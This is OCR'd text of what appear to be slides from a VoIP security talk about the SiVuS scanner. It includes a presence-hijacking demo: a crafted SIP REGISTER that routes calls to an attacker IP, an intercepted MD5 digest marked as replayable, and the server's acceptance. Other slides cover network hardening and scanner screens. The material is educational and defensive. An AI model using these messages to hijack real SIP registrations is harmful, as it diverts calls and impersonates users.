
```
REGISTER sip:216.1.2.5 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.6;branch=xajB6FLTEHIcd0
From: 732-835-0102 <sip:12125550102@voip-service-
provider.net:5061>;tag=5e374a8bad1f7c5x1
To: 732-835-0102 <sip:12125550102@voip-service-provider.net:5061>
Call-ID: QTEv5G5dOHYc@192.168.1.2
CSeq: 123456 REGISTER
Contact: 2125550102 <sip:12125550102@192.168.1.3:5061>;
Digest username="12125550102",realm="216.1.2.5",nonce="716917624",
uri="sip:voip-service-provider.net:5061",algorithm=MD5,
response="43e001d2ef807f1e2c96e78adfd50bf7"
Max_forwards: 70
User Agent: 001217E57E31 VoIP-Router/RT31P2-2.0.13(LIVd)
Content-Type: application/sdp
Subject: SiVuS Test
Expires: 7200
Content-Length: 0
```

IP address of the VoIP device on which a POTS phone is attached

IP address that calls will be routed to (attacker)

Authentication MD5 digest can be intercepted and used to replay messages

Presence Hijacking using SiVuS – The REGISTER Message



SIP Message

Method	Transport	Called User		Domain/Host	Port
REGISTER	UDP	alice	@	atlas4.voipprovider.net	5061

Via: SIP/2.0/UDP 192.168.1.5 Branch z9hG4bK-49897e4e
To: 2018530102 <sip:root@192.168.1.5>
From: 2018530102 <sip:root@192.168.1.5> ; tag= 0536f050c56o0
Authentication: nse="43e001d2ef807f1e2c96e78adfd50bf7"
Call-ID: pQbYd9KY6ktV@192.168.1.5
Cseq: 123456 REGISTER
Contact: 2018530102<sip:2018530102@192.168.1.3>
Record-Route:
Subject: SiVuS Test
Content-type: application/sdp
User Agent: 001217E57E31 Linksys/RT31P2-2.0.13(LIVd)
Expires: 7200 Max-Forwards: 70
Event
Refer-To:
Content Length: 0

□ Use SDP?

SDP message

```
v=0
o=user 29739 7272939 IN IP4 192.168.1.2
s=
```

Conversation Log

```
REGISTER sip:192.168.1.2 SIP/2.0
Via: SIP/2.0/UDP 192.168.1.5;branch=z9hG4bK-49897e4e
From: 2018530102
<sip:root@192.168.1.5>;tag=802030536f050c56o0
To: 2018530102 <sip:root@192.168.1.5>
Call-ID: pQbYd9KY6ktV@192.168.1.5
CSeq: 123456 REGISTER
Contact: 2018530102<sip:2018530102@192.168.1.3>
"2018530102",realm="192.168.1.0",nonce="716917624",uri="sip
:atlas4.voipprovider.net:5061",algorithm=MD5,response="43e00
1d2ef807f1e2c96e78adfd50bf7"
Max_forwards: 70
User Agent: 001217E57E31 Linksys/RT31P2-2.0.13(LIVd)
Content-Type: application/sdp
Subject: SiVuS Test
Expires: 7200
Content-Length: 0

SIP/2.0 200 OK
Via: SIP/2.0/UDP 192.168.1.5;branch=z9hG4bK-49897e4e
From: 2018530102
<sip:2018530102@atlas4.voipprovider.net:5061>;tag=8020305
36f050c56o0
To: 2018530102<sip:
2018530102@atlas4.voipprovider.net:5061>
Call-ID: pQbYd9KY6ktV@192.168.1.5
CSeq: 123456 REGISTER
Contact: 2018530102<sip:
2018530102@192.168.1.3:5061>;;expires=20
Content-Length: 0
```


Source Port: 5061
Packets to Send: 1
Message Generation Progress: Completed
☑ Randomize Source Port

Generates single SIP messages using various parameters

Outline

- Quick intro
  - Then and now
- Attacks
  - Transparent weaknesses
    - MGCP
    - ZRTP
  - Other attacks
    - Presence hijacking
    - Caller-ID spoofing
- **How do we secure NGN /VoIP networks and conclusions**
- SiVuS 1.10
- Additional references

How do we secure NGN/VoIP networks?



From the ground up

Application

- Signaling (Authentication, authorization, confidentiality, integrity)
- Media (Authentication, authorization, confidentiality, integrity)
- Logging and monitoring

Operating System

- Authentication
- Authorization
- Administration and Management
- Logging and monitoring

Network Controls

- Firewalls
- Intrusion Detection
- Routers
- Switches

Architecture

- Network Segregation (e.g. PBX, Voice Mail Server, phones)
- Switched Network
- Private Addressing

Security Requirements

- End devices (e.g. softphones, IP Phones, PDA's)
- Network components (e.g. signaling/media gateways)
- Security Components (e.g. Firewalls)

Assess and Verify

SECURITY is NOT a product, it's a PROCESS !


Outline

- Quick intro
  - Then and now
- Attacks
  - Transparent weaknesses
    - MGCP
    - ZRTP
  - Other attacks
    - Presence hijacking
    - Caller-ID spoofing
- How do we secure NGN /VoIP networks and conclusions
- **SiVuS 1.10**
- Additional references

Vulnerability Assessment

SiVuS

SiVuS – Message Generator



SIP Message

Method	Transport	User	Domain/Host	Port
REGISTER	TCP	: alice	@ 192.168.1.3	5060

Via: SIP/2.0/TCP 192.4.245.19 Branch z9hG4bK776asdhds

To: root <sip:root@192.4.245.19>

From: root <sip:root@192.4.245.19> ; tag= 1928301774

Authentication: Not implemented in this version.

Call-ID: a84b4c76e66710

Cseq: 123456 REGISTER

Contact: <sip:root@192.4.245.19>

Record-Route:

Subject: SiVuS Test

Content-type: application/sdp

User Agent: SIVuS Scanner

Expires: 7200 Max-Forwards: 70 Content Length: 0

Use SDP? □

SDP message

```
v=0
o=user 29739 7272939 IN IP4 192.4.245.19
s=
c=IN IP4 192.4.245.19
m=audio 49210 RTP/AVP 0 12
m=video 3227 RTP/AVP 31
```

Conversation Log


```
REGISTER sip:192.168.1.3 SIP/2.0
Via: SIP/2.0/TCP 192.4.245.19;branch=z9hG4bK776asdhds
From: root <sip:root@192.4.245.19>;tag=1928301774
To: root <sip:root@192.4.245.19>
Call-ID: a84b4c76e66710@192.168.1.2
CSeq: 123456 REGISTER
Contact: <sip:root@192.4.245.19>
Max_forwards: 70
User Agent: SIVuS Scanner
Content-Type: application/sdp
Subject: SiVuS Test
Expires: 7200
Content-Length: 0


SIP/2.0 200 OK
Via: SIP/2.0/TCP
192.4.245.19;branch=z9hG4bK776asdhds;received=192.16
8.1.2
From: root <sip:root@192.4.245.19>;tag=1928301774
To: root
<sip:root@192.4.245.19>;tag=b27e1a1d33761e85846fc98f
5f3a7e58.099c
Call-ID: a84b4c76e66710@192.168.1.2
CSeq: 123456 REGISTER
Contact: <sip:root@192.168.1.2>;q=0.00;expires=4812
Contact: <sip:root@192.4.245.19>;q=0.00;expires=7200
Server: Sip EXpress router (0.8.14 (i386/linux))
Content-Length: 0
Warning: 392 192.168.1.3:5060 "Noisy feedback tells:
```

Copies 1

Message Generation Progress

Copyright 2004 (c) vopsecurity.org All Rights Reserved

SiVuS - Discovery



Target network (e.g. single target or a network 192.168.1.0-255 for class C network): 192.168.1.1-10

Connection Timeout (ms): 300

Currently Scanning : none

Port / Protocol :


Scan Progress: Completed

☑ UDP
☑ TCP
☐ TLS

```
Hosts
⊟ 192.168.1.3
   ⊟ 5060(UDP)
        ● Detected SIP UDP port : 5060
        ● Server: 001217E57E31 Linksys/RT31P2-3.1.6(LI)
   ⊟ 5061(UDP)
        ● Detected SIP UDP port : 5061
        ● Server: 001217E57E31 Linksys/RT31P2-3.1.6(LI)
⊟ 192.168.1.5
   ⊟ 5060(TCP)
        ● Detected SIP TCP port : 5060
        ● Server: SJphone/1.50.271d (SJ Labs)
```

Copyright 2004 (c) vopsecurity.org All Rights Reserved

SiVuS – configuration



SiVuS - The VoIP Vulnerability Scanner v1.09-beta

Target Host(s) configuration

Target(s) 192.168.1.3,192.168.1.5

□ Probe Targets

Use UDP ☑ Destination Port 5060

Use TCP □ Destination Port 5060

Use SIPS (TLS) □ Destination Port 5061

User Information Configuration

Destination User Name (Callee) anonymous @ Domain/Host localhost

Originating User Name (Caller) anonymous @ Domain/Host 192.168.1.2

Type of authentication. □ MD5 □ SHA-1

Password password

SIP Protocol Checks

Method Checks

INVITE ☑

REGISTER ☑

OPTIONS ☑

ACK □

CANCEL □

BYE □

SIP Extension Defined Methods

Options

□ Log 500 errors (Server Failures) as findings

□ Log 600 errors (Global Failures) as findings

□ Use Imported (e.g. torture) Tests □ ONLY

☑ Use static (e.g. 5060) originating port: 5060

Connection Timeout (in ms) 300

Size of strings to be used for buffer overflow cheks 50,100,500,10C

Security Controls Checks

Authentication ☑

Check SIP call flows □

Encryption ☑


Registration ☑

Misc

□ Log all scanning activity

Copyright 2004 (c) vopsecurity.org All Rights Reserved

SiVuS – Control Panel



Current host: 192.168.1.3

Check 10102.15

Current Configuration: Default

Findings

```
Hosts
⊟ 192.168.1.3
   ⊞ 5061(TLS)
   ⊟ 5061(UDP)
      ⊟ High
         ⊟ [13100.1]
               ● High
            ⊞ Description
            ⊞ Recomendation
      ⊞ Low
      ⊞ Passed
      ⊞ Medium
```

Finding [13100.1] - High

Description

This check verifies the ability of the UA to authenticate INVITE requests.

Comments

It appears that the target UA does not authenticate INVITE requests using UDP. This configuration allows unauthorized users to generate malicious messages. Change the configuration of the SIP component to require authentication of INVITE requests.


Activity log

```
Initiating SiVuS Scan...
Loading vulnerability database.
1740 checks loaded.
Received a socket error when attempted to connect with
192.168.1.3 using TLS.
Address already in use: JVM_Bind
```

☐ Verbose Mode

Copyright 2004 (c) vopsecurity.org All Rights Reserved

SiVuS – Reporting



VoIP Scanner - Report

This report was generated on Tue Jun 15 19:00:37 EDT 2004

